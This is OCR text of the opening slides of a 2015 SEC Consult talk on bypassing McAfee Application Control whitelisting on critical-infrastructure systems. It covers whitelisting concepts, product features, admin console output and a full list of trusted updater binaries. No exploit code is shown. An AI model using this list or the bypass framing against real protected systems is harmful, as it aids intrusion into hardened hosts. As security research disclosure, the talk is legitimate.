


SEC Consult
SEC Defence
SEC Technologies

Bypassing McAfee‘s Application Whitelisting for critical infrastructure systems


Version: 1.0
Date: 06.11.2015
Author: R. Freingruber
Responsible: R. Freingruber
Confidentiality Class: Public

Agenda

- SEC Consult
- Application Whitelisting
- Overview - McAfee Application Control
- Bypassing Application Whitelisting
  - Basic Code Execution
  - Full Code Execution
  - Memory Corruption Protections
  - User Account Control (UAC)
- Bypassing Read- and Write-Protection
- The Kernel Side
- Demos
- Conclusion


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
SEC Consult

SEC Consult



Founded **2002**

Leading in IT-Security Services and Consulting

Strong customer base in Europe and Asia

60+ Security experts

350+ Security audits per year

SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Application Whitelisting

Application Whitelisting

- Idea
  - Servers - few applications (webserver, database server, anti virus product, ...)
  - Applications change very rarely
  - ➔ Prevent the execution of other applications
  - ➔ This prevents the execution of „unwanted applications“ (viruses, malware, applications from hackers, and so on)

Application Whitelisting

- Main field of application
  - Systems in critical infrastructures (e.g. SCADA environments)
  - Important company systems / servers
  - Workstations with high security requirements (administrative workstations)
  - Kiosk systems
  - ....

Application Whitelisting

- Solutions:
  - **McAfee Application Control (Solidcore)**
  - Microsoft AppLocker
  - Bit9 Parity Suite
  - CoreTrace Bouncer
  - Lumension Application Control
  - SignaCert Enterprise Trust Services

In-depth look at application whitelisting

- Big problem of application whitelisting
  - How should updates be handled?

- Implementation details
  - Store path of application in whitelist
    - ➔ Fast, but what if attacker modifies the executable?
  - Store hashsum of application in whitelist?
    - ➔ Slow, but what if application has an update mechanism?
  - Protection of additional files
    - Protection of libraries
    - Protection of scripts
    - Configuration files of the application / the database file


Overview - McAfee Application Control

McAfee Application Control

- Only Windows version covered in this talk
  - Only Windows license available during customer project

- Tests done for version 6.1.3.353
  - Windows XP x86
  - Windows 7 x86
  - Windows 8.1 x64
  - Windows 2008R2 x64 (not working)

McAfee Application Control



McAfee Application Control


- „Solidify“ the system:


```
C:\Program Files\McAfee\Solidcore>sadmin solidify
Password:
Enumerating installed products.
Solidifying volume C:\
00:00:48: Total files scanned 11426, solidified 2591

C:\Program Files\McAfee\Solidcore>_
```

```
C:\Program Files\McAfee\Solidcore>sadmin status
McAfee Solidifier:                      Disabled
McAfee Solidifier on reboot:            Disabled

ePO Managed:                    No
Local CLI access:               Recovered

  [fstype]      [status]        [driver status] [volume]
* NTFS          Solidified      Unattached      C:\

C:\Program Files\McAfee\Solidcore>sadmin enable
Password:
McAfee Solidifier will be enabled without Memory Protection on service restart.
Memory Protection will be available on next reboot.
```

McAfee Application Control

- Application Whitelisting protects against execution of not whitelisted applications or scripts





McAfee Application Control

- Other features:
  - Write protection
    - Mandatory because of the design of the application!
    - Application just stores the path to the executable
    - Write protection prevents attacker from overwriting whitelisted applications
  - Read protection
    - Used e.g. to protect the whitelist or the password-hash file
  - Memory Corruption protection
    - Important because memory corruptions can be used to bypass application whitelisting

McAfee Application Control - Updaters

```
C:\>sadmin updaters list
Password:
  -d -t Apache1                        apache.exe
     -t Apple1                         Apple Software Update\softwareupdate.exe
     -t AdobeArmsvc1                   armsvc.exe
     -t SERVERROLES1                   dism.exe
     -t McAfee42                       ePolicy Orchestrator\EventParser.exe
     -t McAfee25                       ePolicy Orchestrator\Server\bin\tomcat5.exe
     -t McAfee43                       ePolicy Orchestrator\Server\bin\tomcat7.exe
     -t MVM2                           FCAgent.exe
     -t MVM1                           FCPatchInstallAgent.exe
     -t McAfee32                       firesvc.exe
     -t FlashplayerUpdateService1      FlashplayerUpdateService.exe
     -t McAfee18                       FramePkg.exe
     -t McAfee1                        Frameworkservice.exe
     -t McAfee10                       Framew~1.exe
     -t McAfee36                       FSAssessment.exe
     -t McAfee35                       FSDiscovery.exe
     -t McAfee39                       FSScanCtrlSvc.exe
     -t McAfee37                       FSScanEngineSvc.exe
     -t McAfee23                       HIPSvc.exe
     -t McAfee22                       HtmlDlg.exe
     -t McAfee16                       iexplore.exe -l mcinsctl.dll
```

McAfee Application Control - Updaters

```
 -d  -t HP_Quality_Center1          iexplore.exe -l QCClient.UI.Core.dll
     -t J2RE2                       ikernel.exe -p svchost.exe
     -t J2RE1                       ikernel.exe -p winlogon.exe
     -t JavaUpdate2                 Java\Java Update\jucheck.exe
     -t JavaUpdate1                 Java\Java Update\jusched.exe
     -t McAfee46                    McAfee\Real Time\rtclient.exe
     -t McAfee9                     Mcappins.exe
     -t McAfee41                    McCHSvc.exe
     -t McAfee14                    mcmnhdlr.exe
-n   -t McAfee19                    mcods.exe
     -t McAfee31                    McSACore.exe
     -t McAfee8                     McScript.exe
     -t McAfee11                    McScript_InUse.exe
     -t McAfee20                    mcshell.exe
     -t McAfee7                     McShield.exe
     -t McAfee40                    McSvHost.exe
     -t McAfee44                    McTELSvc.exe
     -t McAfee45                    McTELUpd.exe
     -t McAfee30                    McTray.exe
     -t McAfee3                     Mcupdate.exe
     -t McAfee6                     Mcupdmgr.exe
     -t McAfee12                    McVSEscn.exe
     -t McAfee15                    Mcvsrte.exe
     -t McAfee13                    mcvsshld.exe
```

McAfee Application Control - Updaters

```
-d  -t McAfee24                        mer.exe
    -t McAfee5                         Mghtml.exe
    -t MozillaMaintenanceService1      Mozilla Maintenance Service\maintenanceservice.exe
    -t McAfee2                         Msshield.exe
    -t McAfee21                        myAgtSvc.exe
    -t Nvidiadaemonu1                  NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
    -t McAfee38                        ReportServer.exe
    -t MCGroupShield1                  RPCServ.exe
    -t McAfee34                        RSSensor.exe
    -t McAfee29                        SBadduser.exe
    -t McAfee17                        scan32.exe
    -t PRINTER1                        spoolsv.exe
    -t McAfee33                        Supportability\MVT\MvtApp.exe
    -t METROAPP1                       svchost.exe -l appxdeploymentserver.dll
    -t METROAPP2                       svchost.exe -l wsservice.dll
    -t WindowsSQMconsolidator1         system32\Wsqmcons.exe
    -t SERVERROLES2                    tiworker.exe
    -t McAfee4                         udaterui.exe
    -t McAfee26                        VirusScan Enterprise\VsTskMgr.exe
    -t McAfee28                        VirusScan Enterprise\x64\EngineServer.exe
    -t McAfee27                        VirusScan Enterprise\x64\Scan64.exe
    -t WINDOWS1                        webfldrs.msi
```

McAfee Application Control – Memory Protection

- *"In addition, it prevents whitelisted applications from being exploited via memory buffer overflow attacks on Windows 32- and 64-bit systems."*

  Source: http://www.mcafee.com/us/products/application-control.aspx

